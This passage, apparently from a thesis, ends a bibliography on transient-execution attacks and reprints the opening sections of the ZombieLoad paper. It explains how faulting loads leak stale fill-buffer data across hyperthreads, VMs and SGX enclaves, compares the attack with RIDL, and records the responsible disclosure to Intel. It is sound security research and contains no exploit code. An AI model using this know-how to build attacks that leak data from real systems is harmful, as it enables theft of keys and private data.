[50] Vladimir Kiriansky and Carl Waldspurger. Speculative Buffer Overflows: Attacks and Defenses. In: arXiv:1807.03757 (2018) (pp. 353, 355, 360, 362–364, 367, 368, 372, 374, 384, 386).

[51] Paul Kocher. Spectre Mitigations in Microsoft's C/C++ Compiler. 2018 (p. 384).

[52] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In: S&P. 2019 (pp. 353, 355, 357, 358, 360–365, 374, 376–379, 382, 383).

[53] Paul C. Kocher. Timing Attacks on Implementations of Diffe-Hellman, RSA, DSS, and Other Systems. In: CRYPTO. 1996 (p. 357).

[54] Esmaeil Mohammadian Koruyeh, Khaled Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. Spectre Returns! Speculation Attacks using the Return Stack Buffer. In: WOOT. 2018 (pp. 355, 360, 364, 366, 374).

[55] Michael Larabel. Bisected: The Unfortunate Reason Linux 4.20 Is Running Slower. 2018 (p. 391).

[56] Michael Larabel. The Performance Cost Of Spectre / Meltdown / Foreshadow Mitigations On Linux 4.19. 2018 (p. 390).

[57] Moritz Lipp, Daniel Gruss, Raphael Spreitzer, Clémentine Maurice, and Stefan Mangard. ARMageddon: Cache Attacks on Mobile Devices. In: USENIX Security Symposium. 2016 (p. 357).

[58] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In: USENIX Security Symposium. 2018 (pp. 353, 355–358, 367–369, 372, 374, 376, 377, 382, 387, 391).

[59] Andy Lutomirski. x86/fpu: Hard-disable lazy FPU mode. 2018 (p. 388).

[60] LWN. The current state of kernel page-table isolation. 2017. URL: https://lwn.net/SubscriberLink/741878/eb6c9d3913d7cb2b/ (p. 387).

[61] G. Maisuradze and C. Rossow. ret2spec: Speculative Execution Using Return Stack Buffers. In: CCS. 2018 (pp. 355, 360, 364, 366, 374, 377–379).

[62] Clémentine Maurice, Manuel Weber, Michael Schwarz, Lukas Giner, Daniel Gruss, Carlo Alberto Boano, Stefan Mangard, and Kay Römer. Hello from the Other Side: SSH over Robust Cache Covert Channels in the Cloud. In: NDSS. 2017 (p. 357).

[63] Microsoft. Mitigating speculative execution side-channel attacks in Microsoft Edge and Internet Explorer. 2018 (p. 382).

[64] Matt Miller. Mitigating speculative execution side channel hardware vulnerabilities. 2018 (p. 380).

[65] Dan O'Keeffe, Divya Muthukumaran, Pierre-Louis Aublin, Florian Kelbert, Christian Priebe, Josh Lind, Huanzhou Zhu, and Peter Pietzuch. Spectre attack against SGX enclave. 2018 (pp. 361, 363).

[66] Oleksii Oleksenko, Dmitrii Kuvaiskii, Pramod Bhatotia, Pascal Felber, and Christof Fetzer. Intel MPX Explained: An Empirical Study of Intel MPX and Software-based Bounds Checking Approaches. In: arXiv:1702.00719 (2017) (p. 373).

[67] Oleksii Oleksenko, Bohdan Trach, Tobias Reiher, Mark Silberstein, and Christof Fetzer. You Shall Not Bypass: Employing data dependencies to prevent Bounds Check Bypass. In: arXiv:1805.08506 (2018) (pp. 385, 391).

[68] Open Source Security Inc. Respectre™: The State of the Art in Spectre Defenses. 2018 (p. 384).

[69] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache Attacks and Countermeasures: the Case of AES. In: CT-RSA. 2006 (p. 357).

[70] Andrew Pardoe. Spectre mitigations in MSVC. 2018 (p. 384).

[71] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM Addressing for Cross-CPU Attacks. In: USENIX Security Symposium. 2016 (p. 382).

[72] Filip Pizlo. What Spectre and Meltdown Mean For WebKit. 2018 (pp. 382, 386, 389).

[73] Michael Schwarz, Moritz Lipp, and Daniel Gruss. JavaScript Zero: Real JavaScript and Zero Side-Channel Attacks. In: NDSS. 2018 (p. 382).

[74] Michael Schwarz, Moritz Lipp, Daniel Gruss, Samuel Weiser, Clémentine Maurice, Raphael Spreitzer, and Stefan Mangard. KeyDrown: Eliminating Software-Based Keystroke Timing Side-Channel Attacks. In: NDSS. 2018 (p. 357).

[75] Michael Schwarz, Clémentine Maurice, Daniel Gruss, and Stefan Mangard. Fantastic Timers and Where to Find Them: High-Resolution Microarchitectural Attacks in JavaScript. In: FC. 2017 (p. 382).

[76] Michael Schwarz, Martin Schwarzl, Moritz Lipp, and Daniel Gruss. NetSpectre: Read Arbitrary Memory over Network. In: arXiv:1807.10535 (2018) (pp. 361, 374, 376, 377, 383, 384, 389).

[77] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In: CCS. 2007 (pp. 363, 364).

[78] Ming-Wei Shih, Sangho Lee, Taesoo Kim, and Marcus Peinado. T-SGX: Eradicating controlled-channel attacks against enclave programs. In: NDSS. 2017 (p. 363).

[79] Ben Smith. Enable SharedArrayBuffer by default on non-android. 2018 (p. 383).

[80] Julian Stecklina and Thomas Prescher. LazyFP: Leaking FPU Register State using Microarchitectural Side-Channels. In: arXiv:1806.07480 (2018) (pp. 355, 367, 368, 371, 372, 374, 388).

[81] SUSE. Security update for kernel-firmware. 2018. URL: `https://www.suse.com/support/update/announcement/2018/suse-su-20180008-1/` (p. 383).

[82] The Chromium Projects. Actions required to mitigate Speculative Side-Channel Attack techniques. 2018 (pp. 382, 383).

[83] The Chromium Projects. Site Isolation. 2018 (pp. 386, 389, 391).

[84] Vadim Tkachenko. 20-30% Performance Hit from the Spectre Bug Fix on Ubuntu. 2018 (p. 391).

[85] Paul Turner. Retpoline: a software construct for preventing branch-target-injection. 2018 (p. 385).

[86] Anjo Vahldiek-Oberwagner, Eslam Elnikety, Deepak Garg, and Peter Druschel. ERIM: Secure and Efficient In-process Isolation with Memory Protection Keys. In: arXiv:1801.06822 (2018) (pp. 353, 372).

[87] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In: USENIX Security Symposium. 2018 (pp. 353, 355, 357, 367–370, 372, 374, 376, 377, 387, 388).

[88] Jo Van Bulck, Frank Piessens, and Raoul Strackx. Nemesis: Studying Microarchitectural Timing Leaks in Rudimentary CPU Interrupt Logic. In: CCS. 2018 (p. 359).

[89] Kenton Varda. WebAssembly's post-MVP future. 2018. URL: `https://news.ycombinator.com/item?id=18279791` (pp. 383, 389).

[90] Luke Wagner. Mitigations landing for new class of timing attack. 2018 (p. 382).

[91] Guanhua Wang, Sudipta Chattopadhyay, Ivan Gotovchits, Tulika Mitra, and Abhik Roychoudhury. oo7: Low-overhead Defense against Spectre Attacks via Binary Analysis. In: arXiv:1807.05843 (2018) (pp. 377, 380).

[92] Ofir Weisse, Jo Van Bulck, Marina Minkin, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Raoul Strackx, Thomas F Wenisch, and Yuval Yarom. Foreshadow-NG: Breaking the Virtual Memory Abstraction with Transient Out-of-Order Execution. 2018. URL: `https://foreshadowattack.eu/foreshadow-NG.pdf` (p. 355).

[93] Ofir Weisse, Jo Van Bulck, Marina Minkin, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Raoul Strackx, Thomas F. Wenisch, and Yuval Yarom. Foreshadow-NG: Breaking the Virtual Memory Abstraction with Transient Out-of-Order Execution. 2018 (pp. 367, 368, 370, 374, 387).

[94] Mengjia Yan, Jiho Choi, Dimitrios Skarlatos, Adam Morrison, Christopher W. Fletcher, and Josep Torrellas. InvisiSpec: Making Speculative Execution Invisible in the Cache Hierarchy. In: MICRO. 2018 (pp. 353, 382, 391).

[95] Yuval Yarom and Katrina Falkner. Flush+Reload: a High Resolution, Low Noise, L3 Cache Side-Channel Attack. In: USENIX Security Symposium. 2014 (pp. 357, 374).

12

ZombieLoad: Cross-Privilege-Boundary Data Sampling

Publication Data

Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In: CCS. 2019

Contributions

Contributed to idea, experiments, and writing, and lead the research from the Graz University of Technology side as well as for the larger team.

ZombieLoad: Cross-Privilege-Boundary Data Sampling

Michael Schwarz[1], Moritz Lipp[1], Daniel Moghimi[2], Jo Van Bulck[3], Julian Stecklina[4], Thomas Prescher[4], Daniel Gruss[1]

[1] Graz University of Technology
[2] Worcester Polytechnic Institute
[3] imec-DistriNet, KU Leuven
[4] Cyberus Technology

Abstract

In early 2018, Meltdown first showed how to read arbitrary kernel memory from user space by exploiting side-effects from transient instructions. While this attack has been mitigated through stronger isolation boundaries between user and kernel space, Meltdown inspired an entirely new class of fault-driven transient-execution attacks. Particularly, over the past year, Meltdown-type attacks have been extended to not only leak data from the L1 cache but also from various other microarchitectural structures, including the FPU register file and store buffer.

In this paper, we present the ZombieLoad attack which uncovers a novel Meltdown-type effect in the processor's fill-buffer logic. Our analysis shows that faulting load instructions (*i.e.*, loads that have to be re-issued) may transiently dereference unauthorized destinations previously brought into the fill buffer by the current or a sibling logical CPU. In contrast to concurrent attacks on the fill buffer, we are the first to report data leakage of recently loaded and stored stale values across logical cores even on Meltdown- and MDS-resistant processors. Hence, despite Intel's claims [36], we show that the hardware fixes in new CPUs are not sufficient. We demonstrate ZombieLoad's effectiveness in a multitude of practical attack scenarios across CPU privilege rings, OS processes, virtual machines, and SGX enclaves. We discuss both short and long-term mitigation approaches and arrive at the conclusion that disabling hyperthreading is the only possible workaround to prevent at least the most-powerful cross-hyperthread attack scenarios on current processors, as Intel's software fixes are incomplete.

1. Introduction

In 2018, Meltdown [46] was the first microarchitectural attack completely breaching the security boundary between the user and kernel space and, thus, allowed to leak arbitrary data. While Meltdown was fixed using a stronger isolation between user and kernel space, the underlying principle turned out to be an entire class of transient-execution attacks [7]. Over the past year, researchers demonstrated that Meltdown-type attacks cannot only leak kernel data to user space, but also leak data across user processes, virtual machines, and SGX enclaves [72, 78]. Furthermore, leakage is not limited to the L1 cache but can also originate from other microarchitectural structures, such as the register file [71] and, as shown in concurrent work, the fill buffer [60], load ports [60], and the store buffer [54].

Instead of executing the instruction stream in order, most modern processors can re-order instructions while maintaining architectural equivalence. Instructions may already have been executed when the CPU detects that a previous instruction raises an exception. Hence, such instructions following the faulting instruction (*i.e.*, transient instructions) are rolled back. While the rollback ensures that there are no architectural effects, side effects might remain in the microarchitectural state. Most Meltdown-type attacks exploit overly aggressive optimizations around out-of-order execution.

For many years, the microarchitectural state was considered invisible to applications, and hence security considerations were often limited to the architectural state. Specifically, microarchitectural elements often do not distinguish between different applications or privilege levels [38, 58, 68, 46, 64, 12, 7].

In this paper, we show that, first, there still are unexplored microarchitectural buffers, and second, both architectural and microarchitectural faults can be exploited. With our notion of "microarchitectural faults", *i.e.*, faults that cause a memory request to be re-issued internally without ever becoming architecturally visible, we demonstrate that Meltdown-type attacks can also be triggered without raising an architectural exception such as a page fault. Based on this, we demonstrate ZombieLoad, a novel, extremely powerful Meltdown-type attack targeting the fill-buffer logic.

ZombieLoad exploits that load instructions which have to be re-issued internally, may first transiently compute on stale values belonging to previous memory operations from either the current or a sibling hyperthread. Using established transient-execution attack techniques, adversaries can

recover the values of such "zombie load" operations. Importantly, in contrast to all previously known transient-execution attacks [7], ZombieLoad reveals recent data values *without* adhering to any explicit address-based selectors. Hence, we consider ZombieLoad an instance of a novel type of *microarchitectural data sampling* (MDS) attacks. Unlike concurrent data sampling attacks like RIDL [60] or Fallout [54], our work includes the first and only attack variant that can leak data even on the most recent Intel Cascade Lake CPUs which are reportedly resistant against all known Meltdown, Foreshadow, and MDS variants. We present microarchitectural data sampling as the missing link between traditional memory-based side-channels which correlate data addresses within a victim execution, and existing Meltdown-type transient-execution attacks that can directly recover data values belonging to an explicit address. In this paper, we combine primitives from traditional side-channel attacks with incidental data sampling in the time domain to construct extremely powerful attacks with targeted leakage in the address domain. This not only opens up new attack avenues but also re-enables attacks that were previously assumed mitigated.

We demonstrate ZombieLoad's real-world implications in a multitude of practical attack scenarios that leak across processes, privilege boundaries, and even across logical CPU cores. Furthermore, we show that we can leak Intel SGX enclave secrets loaded from a sibling logical core, even on Foreshadow-resistant CPUs. We demonstrate that ZombieLoad attackers may extract sealing keys from Intel's architectural quoting enclave, ultimately breaking SGX's confidentiality and remote attestation guarantees. ZombieLoad is furthermore not limited to native code execution, but also works across virtualization boundaries. Hence, virtual machines can attack not only the hypervisor but also different virtual machines running on a sibling logical core. We conclude that disabling hyperthreading, in addition to flushing several microarchitectural states during context switches, is the only possible workaround to prevent this extremely powerful attack.

Contributions. The main contributions of this work are:

1. We present ZombieLoad, a powerful data sampling attack leaking data accessed on the same or sibling hyperthread.

2. We combine incidental data sampling in the time domain with traditional side-channel primitives to construct a targeted information flow similar to regular Meltdown attacks.

3. We demonstrate ZombieLoad in several real-world scenarios: cross-process, cross-VM, user-to-kernel, and SGX. ZombieLoad even works on Meltdown-resistant hardware.
4. We show that ZombieLoad breaks the security guarantees of Intel SGX, even on Foreshadow-resistant hardware.
5. We are the first to do post-processing of the leaked data within the transient domain to eliminate noise.

Outline. Section 2 provides background. Section 3 gives an overview of ZombieLoad, and introduces a novel classification for memory-based side-channel attacks. Section 4 describes attack scenarios and their attacker models. Section 5 introduces and evaluates the basic primitives required for mounting ZombieLoad. Section 6 demonstrates ZombieLoad in real-world attack scenarios. Section 7 discusses possible countermeasures. We conclude in Section 8.

Responsible Disclosure. We reported leakage of uncacheable-typed memory from a concurrent hyperthread on March 28, 2018, to Intel. We clarified on May 30, 2018 that we attribute the source of this leakage to the LFB. In our experiments, this works identically for Foreshadow, undermining the completeness of L1-flush-based mitigations. This issue was acknowledged by Intel and tracked under CVE-2019-11091 (MDSUM). We responsibly disclosed ZombieLoad Variant 1 to Intel on April 12, 2019. Intel verified and acknowledged our attack and assigned CVE-2018-12130 (MFBDS) to this issue. Both MDSUM and MFBDS were part of the Microarchitectural Data Sampling (MDS) embargo ending on May 14, 2019. We responsibly disclosed ZombieLoad Variant 2 (which is the only MDS attack that works on Cascade Lake CPUs) to Intel on April 24, 2019. This issue, which Intel refers to as Transactional Asynchronous Abort (TAA) is assigned CVE-2019-11135 and is part of an ongoing embargo ending on November 12, 2019. On May 16, 2019, we reported to Intel that their mitigations using `VERW` are incomplete and can be circumvented, which they verfied and acknowledged.

2. Background

In this section, we describe the background required for this paper.

2.1. Transient Execution Attacks

Today's high-performance processors typically implement an *out-of-order execution* design, allowing the CPU to utilize different execution units in parallel. The instruction stream is decoded *in-order* into simpler micro-operations (μOPs) [13] which can be executed as soon as the required operands are available. A dedicated reorder buffer stores intermediate results and ensures that instruction results are committed to the architectural state in-order. Any fault that occurred during the execution of an instruction is handled at instruction retirement, leading to a pipeline flush which squashes any outstanding μOP results from the reorder buffer.

In addition, modern CPUs employ *speculative execution* optimizations to avoid stalling the instruction pipeline until a conditional branch is resolved. The CPU predicts the outcome of the branch and continues execution along that direction. We refer to instructions that are executed speculatively or out-of-order but whose results are never architecturally committed as *transient instructions* [7, 46, 72].

While the results and the architectural effects of transient instructions are discarded, measurable microarchitectural side effects may remain and are not reverted. Attacks that exploit these side effects to observe sensitive information are called *transient execution attacks* [46, 43, 7]. Typically, these attacks utilize a cache-based covert channel to transmit the secret data observed transiently from the microarchitectural domain to an architectural state. In line with a recent exhaustive survey [7], we refer to attacks exploiting misprediction [43, 41, 44, 50, 27] as Spectre-type, whereas attacks exploiting transient execution after a CPU exception [46, 72, 71, 78, 41, 7] are classified as belonging to Meltdown-type.

2.2. Memory Subsystem

In this section, we overview memory loads in out-of-order CPUs.

Caches CPUs contain small and fast caches storing frequently used data. Caches are typically organized in multiple levels that are either private per core or shared amongst them. Modern CPUs typically use n-way set-associative caches containing n cache lines per set, each typically 64 B wide. Usually, Intel CPUs have a private first-level instruction (L1I)

and data cache (L1D) and a unified L2 cache. The last-level cache (LLC) is shared across all cores.

Virtual Memory CPUs use virtual memory to provide memory isolation between processes. Virtual addresses are translated to physical memory locations using multi-level translation tables. The translation table entries define the properties, e.g., access control or memory type, of the referenced memory region. The CPU contains the translation-look-aside buffer (TLB) consisting of additional caches to store address-translation information.

Memory Order Buffer μOPs dealing with memory operations are handled by dedicated execution units. Typically, Intel CPUs contain 2 units responsible for loading and one for storing data. The *memory order* buffer (MOB), incorporating a *load buffer* and a *store buffer*, controls the dispatch of memory operations and tracks their progress to resolve memory dependencies.

Data Loads For every dispatched load operation an entry is allocated in the load buffer and the reorder buffer. To determine the physical address, the upper 36 bit of the linear address are translated by the memory management unit. Concurrently, the untranslated lower 12 bit are already used to index the cache set in the L1D [17]. If the address translation is in the TLB, the physical address is available immediately. Otherwise, the page miss handler (PMH) performs a page-table walk to retrieve the address translation as well as the corresponding permission bits. If the requested data is in the L1D (cache hit), the load operation can be completed.

If data is not in the L1D, it needs to be served from higher levels of the cache or the main memory via the line-fill buffer (LFB). The LFB serves as an interface to other caches and the main memory and keeps track of outstanding loads. Memory accesses to uncacheable memory regions, and non-temporal moves all go through the LFB.

On a fault, e.g., a physical address is not available, the page-table walk does not immediately abort [17]. An instruction in a pipelined implementation must undergo each stage and is simply reissued in case of a fault [1].

Only at the retirement of the faulting μOP, the fault is handled, and the pipeline is flushed [17, 16].

2.3. Processor Extensions

Microcode To support more complex instructions, *microcode* allows implementing higher-level instructions using multiple hardware-level instructions. This allows processor vendors to support complex behavior and even extend or modify CPU behavior through microcode updates [30]. Preferably, new architectural features are implemented as microcode extensions, e.g., Intel SGX [39].

While the execution units perform the fast-paths directly in hardware, more complex slow-path operations, such as faults or page-table modifications, are typically performed by issuing a *microcode assist* which points the sequencer to a predefined microcode routine [11]. To do so, the execution unit associates an event code with the result of the faulting micro-op. When the micro-op of the execution unit is committed, the event code causes the out-of-order scheduler to squash all in-flight micro-ops in the reorder buffer [11]. The microcode sequencer uses the event code to read the micro-ops associated with the event in the microcode [5].

Intel TSX Intel TSX is an x86 instruction set extension for hardware transactional memory [34] introduced with Intel Haswell CPUs. With TSX, particular code regions are executed transactionally. If the entire code regions completes successfully, memory operations within the transaction appear as an atomic commit to other logical processors. If an issue occurs during the transaction, a transactional abort rolls back the execution to an architectural state before the transaction, discarding all performed operations. Transactional aborts can be caused by different issues: Typically, a conflicting memory operation occurs where another logical processor either reads from an address which has been modified within the transaction or writes to an address which is used within the transaction. Further, the amount of read and written data within the transaction may not exceed the size of the LLC and L1 cache respectively [30]. In addition, some instructions or system event might cause the transaction to abort as well [34].

Intel SGX With the Skylake microarchitecture, Intel introduced Software Guard Extension (SGX), an instruction-set extension for isolating trusted code [30]. SGX executes trusted code inside so-called *enclaves*, which are mapped in the virtual address space of a conventional host application process but are isolated from the rest of the system by the hardware itself. The threat model of SGX assumes that the operating system and all other running applications could be compromised and, therefore, cannot be trusted. Any attempt to access SGX enclave memory in non-enclave mode results in a dummy value `0xff` [32]. Furthermore, to protect against physical attackers probing the memory bus, the SGX hardware transparently encrypts the used memory region [11].

A dedicated `eenter` instruction redirects control flow to an enclave entry point, whereas `eexit` transfers back to the untrusted host application. Furthermore, in case of an interrupt or fault, SGX securely saves CPU registers inside the enclave's save state area (SSA) before vectoring to the untrusted operating system. Next, the `eresume` instruction can be used to restore processor state from the SSA frame and continue a previously interrupted enclave.

SGX-capable processors feature cryptographic key derivation facilities through the `egetkey` instruction, based on a CPU-level master secret and a secure measurement of the calling enclave's initial code and data. Using this key, enclaves can securely *seal* secrets for untrusted persistent storage, and establish secure communication channels with other enclaves residing on the same processor. Furthermore, to enable remote attestation, Intel provides a trusted *quoting enclave* which unseals an Intel-private key and generates an asymmetric signature over the local enclave identity report.

Over the past years, researchers have demonstrated various attacks to leak sensitive data from SGX enclaves, e.g., through memory safety violations [45], race conditions [77], or side-channels [55, 68, 75, 73]. More recently, SGX was also compromised by transient-execution attacks [72, 9] which necessitated microcode updates and increased the processor's security version number (SVN). All SGX key derivations and attestations include SVN to reflect the current microcode version, and hence security level.

3. Attack Overview

In this section, we provide an overview of ZombieLoad. We describe what can be observed using ZombieLoad and how that fits into the landscape of existing side-channel attacks. By that, we show that ZombieLoad is a novel category of side-channel attacks, which we refer to as *data-sampling attacks*, opening a new research field.

3.1. Overview

ZombieLoad is a transient-execution attack [7] which observes the values of memory loads and stores on the current CPU core. ZombieLoad exploits that the fill buffer is used by all logical CPUs of a CPU core and that it does not distinguish between processes or privileges.

Whenever the CPU encounters a memory load during execution, it reserves an entry in the load buffer. If the load was not an L1 hit, it requires a fill-buffer entry. When the requested data has been loaded, the memory subsystem frees the corresponding load- and fill-buffer entries, and the load instruction may retire. Similarly, if stores miss the L1 or are evicted from the L1, they are temporarily stored in a fill-buffer entry as well.

However, we observed that under certain complex microarchitectural conditions (e.g., a fault), where the load requires a microcode assist, it may first read stale values before being re-issued eventually. As with any Meltdown-type attack, this opens up a transient-execution window where this value can be used for subsequent calculations. Thus, an attacker can encode the leaked value into a microarchitectural element, such as the cache.

In contrast to previous Meltdown-type attacks, however, it is not possible to select the value to leak based on an attacker-specified address. ZombieLoad simply leaks any value which is currently loaded or stored by the physical CPU core. While this at first sounds like a massive limitation, we show that this opens a new field of data sampling-based transient-execution attacks. Moreover, in contrast to previous Meltdown-type attacks, ZombieLoad considers all privilege boundaries and is not limited to a specific one. Meltdown [46] can only leak data from the attacker's address space, Foreshadow [72] focussed exclusively on SGX enclaves, Foreshadow-NG [78] afterwards investigated cross-process and cross-VM leakage, and Fallout [54] can only leak kernel data on the same

logical core. We show that ZombieLoad is an even more powerful attack in combination with existing side-channel techniques.

3.2. Microarchitectural Root Cause

For Meltdown, Foreshadow, Fallout, and RIDL, the source of the leakage is apparent. Moreover, for these attacks, there are plausible explanations on what is going wrong in the microarchitecture, *i.e.*, what the root cause of the leakage is [46, 72, 78, 54]. For ZombieLoad, however, this is not entirely clear.

While we identified some necessary building blocks to observe the leakage (cf. Section 5), we can only provide a hypothesis on why the interaction of the building blocks leads to the observed leakage. As we could only observe data leakage on Intel CPUs, we assume that this is indeed an implementation issue (such as Meltdown) and not a design issue (as with Spectre). For our hypothesis, we combined our observations with the little official documentation of the fill buffer [29, 30] and Intel's MDS analysis [28]. Ultimately, we could neither prove nor disprove our hypothesis, leaving the verification or falsification of our hypothesis to future work.

Stale-Entry Hypothesis. Every load is associated with an entry in the load buffer and potentially an entry in the fill buffer [29].

When a load encounters a complex situation, such as a fault, it requires a microcode assist [30]. This microcode assist triggers a machine clear, which flushes the pipeline. On a pipeline flush, instructions which are already in flight still finish execution [26].

As this has to be as fast as possible to not incur additional delays, we expect that fill-buffer entries are optimistically matched as long as parts of the physical address match. Thus, the load continues with a wrong fill-buffer entry, which was valid for a previous load or store. This leads to a use-after-free vulnerability [22] in the hardware. Intel documents the fill buffer as being competitively shared among hyperthreads [30], giving both logical cores access to the entire fill buffer (cf. Section A). Consequently, the stale fill-buffer entry can also be from a previous load or store of the sibling logical core. As a result, the load instruction loads valid data from a previous load or store.

Leakage Source. We devised 2 experiments to reduce the number of possible sources of the leaked data.

In our first experiment, we marked a page as "uncacheable" and flushed it from the cache. As a result, every memory load from the page circumvents all cache levels and goes directly to the fill buffer [30]. We then write the secret onto the uncacheable page to ensure that there is no copy of the data in the cache. When loading data from the page, we see leakage in the order of bytes per second, e.g., 5.91 B/s ($\sigma_{\bar{x}} = 0.18$, $n = 100$, where n is the number of experiments and $\sigma_{\bar{x}}$ is the standard error of the mean) on an i7-8650U. We can attribute this leakage to the fill buffer. This was also exploited in concurrent work [60]. Our hypothesis is further backed by the `MEM_LOAD_RETIRED.FB_HIT` performance counter, which shows multiple thousand line-fill-buffer hits (117 330 FB_HIT/s ($\sigma_{\bar{x}} = 511.57$, $n = 100$)).

Intel claims that the leakage is entirely from the fill buffer [28]. This is also what Van Schaik et al. [60] conclude for their RIDL attack. However, our second experiment shows that the line-fill buffer might not be the only source of the leakage for ZombieLoad. We rely on Intel TSX to ensure that memory accesses do not reach the line-fill buffer as follows. Inside a transaction, we first write the secret value to a memory location which was previously initialized with a different value. The write inside the transaction ensures that the address is in the *write set* of the transaction and thus in L1 [29, 63]. Evicting data from the write set from the cache leads to a transactional abort [29]. Hence, any subsequent memory access to the data from the write set ensures that it is served from the L1, and therefore, no request to the line-fill buffer is sent [30]. In this experiment, we see a much higher rate of leakage, which is in the order of kilobytes per second. More importantly, we only see the value written inside the TSX transaction and not the value that was at the memory location before starting the transaction. Our hypothesis that the line-fill buffer is not the only source of the leakage is further backed by observing performance counters. The `MEM_LOAD_RETIRED.FB_HIT` and `MEM_LOAD_RETIRED.L1_MISS` performance counters do not increase significantly. In contrast, the `MEM_LOAD_RETIRED.L1_HIT` performance counter shows multiple thousand L1 hits.

While accessing the data to leak on the victim core, we monitored the `MEM_LOAD_RETIRED.FB_HIT` performance counter on the attacker core for 10 s. If the address was cached, we measured a Pearson correlation of $r_p = 0.02$ ($n = 100$) between the correct recoveries and line-fill buffer hits, indicating no association. However, while continuously flushing the data

Table 12.1.: Comparison between the RIDL attack [60] and ZombieLoad.

	RIDL	**ZombieLoad**
Leakage Source	Fill Buffer, Load Port	Fill Buffer
Leaked Loads	Uncached Loads Only (Fill Buffer)	All Loads (Fill Buffer)
Leaked Stores	All Stores (Fill Buffer)	All Stores (Fill Buffer)
Known Variants	1 or 2[†]	5
Exploited Fault	Page Fault	Microcode Assist, Page Fault
Fixed with Countermeasures	✓	✗
Works on MDS-resistant CPUs	✗	✓ (Variant 2)

[†] The RIDL paper [60] only describes one variant leaking from the fill buffers, but also mentions a variant leaking from the load ports without further description or evaluation.

on the victim core, ensuring that a subsequent access must go through the LFB, we measure a strong correlation of $r_p = 0.86$ ($n = 100$). This result indicates that the line-fill buffer is not the only source of leakage. However, a different explanation might be that the performance counters are not reliable in such corner cases. Van Schaik et al. [60] reported that the RIDL attack can only leak data which is not served from the cache, *i.e.*, which has to go through the fill buffers. Hence, we conclude that RIDL indeed leaks from fill buffers, whereas the ZombieLoad leakage might not be entirely attributed to the fill buffer. Future work has to investigate whether other microarchitectural elements, e.g., the load buffer, are also involved in the observed data leakage.

Comparison to RIDL In concurrent work, Van Schaik et al. [60] presented the RIDL attack, which also leaks data from the fill buffers, as well as from the load ports. Table 12.1 shows a table which summarizes the main differences between RIDL and ZombieLoad. The most crucial difference between the attacks is that ZombieLoad still works on the newest generation of Intel CPUs (Cascade Lake with stepping B1) which are not affected by RIDL or Fallout. RIDL can only leak loads which are not currently in the L1 cache. ZombieLoad can leak all loads, independent whether they are currently in the L1 cache or not. ZombieLoad has a thorough analysis of the microarchitectural root cause, which leads to more variants with unique features, such as leakage on an MDS-resistant CPU.




Figure 12.1.: The 3 properties of a memory operation: instruction pointer of the program, target address, and data value. So far, there are techniques to infer the instruction pointer from target address and the data value from the address. With ZombieLoad, we show the first instance of an attack which infers the data value from the instruction pointer.

3.3. Classification

In this section, we introduce a way to classify memory-based side-channel and transient-execution attacks. For all these attacks, we assume a target program which executes a memory operation at a certain *address* with a specific data *value* at the program's current *instruction pointer*. Figure 12.1 illustrates these three properties as the corner of a triangle, and techniques which let an attacker infer one of the properties based on one or both of the other properties.

Traditional memory-based side-channel attacks allow an attacker to observe the location of memory accesses. The granularity of the location observation depends on the spatial accuracy of the used side channel. Most common memory-based side-channel attacks [57, 82, 21, 20, 23, 58, 80, 75, 38, 18] have a granularity between one cache line [82, 21, 20, 23] *i.e.*, usually 64 B, and one page [38, 18, 75, 80], *i.e.*, usually 4 kB. These side channels establish a connection between the time domain and the space domain. The time domain can either be the wall time or also commonly the execution time of the program which correlates with the instruction pointer. These classic side channels provide means of connecting the address of a memory access to a set of possible instruction pointers, which then allows reconstructing the program flow. Thus, side-channel resistant applications have to avoid secret-dependent memory access to not leak secrets to a side-channel attacker.

Since early 2018, with transient-execution attacks [7] such as Meltdown [46] and Spectre [43], there is a second type of attacks which allow an attacker to observe the value stored at a memory address. Meltdown provided the




Figure 12.2.: Meltdown-type attacks provide a varying degree of target control (gray hatched), from full virtual addresses in the case of Meltdown to nearly no control for ZombieLoad.

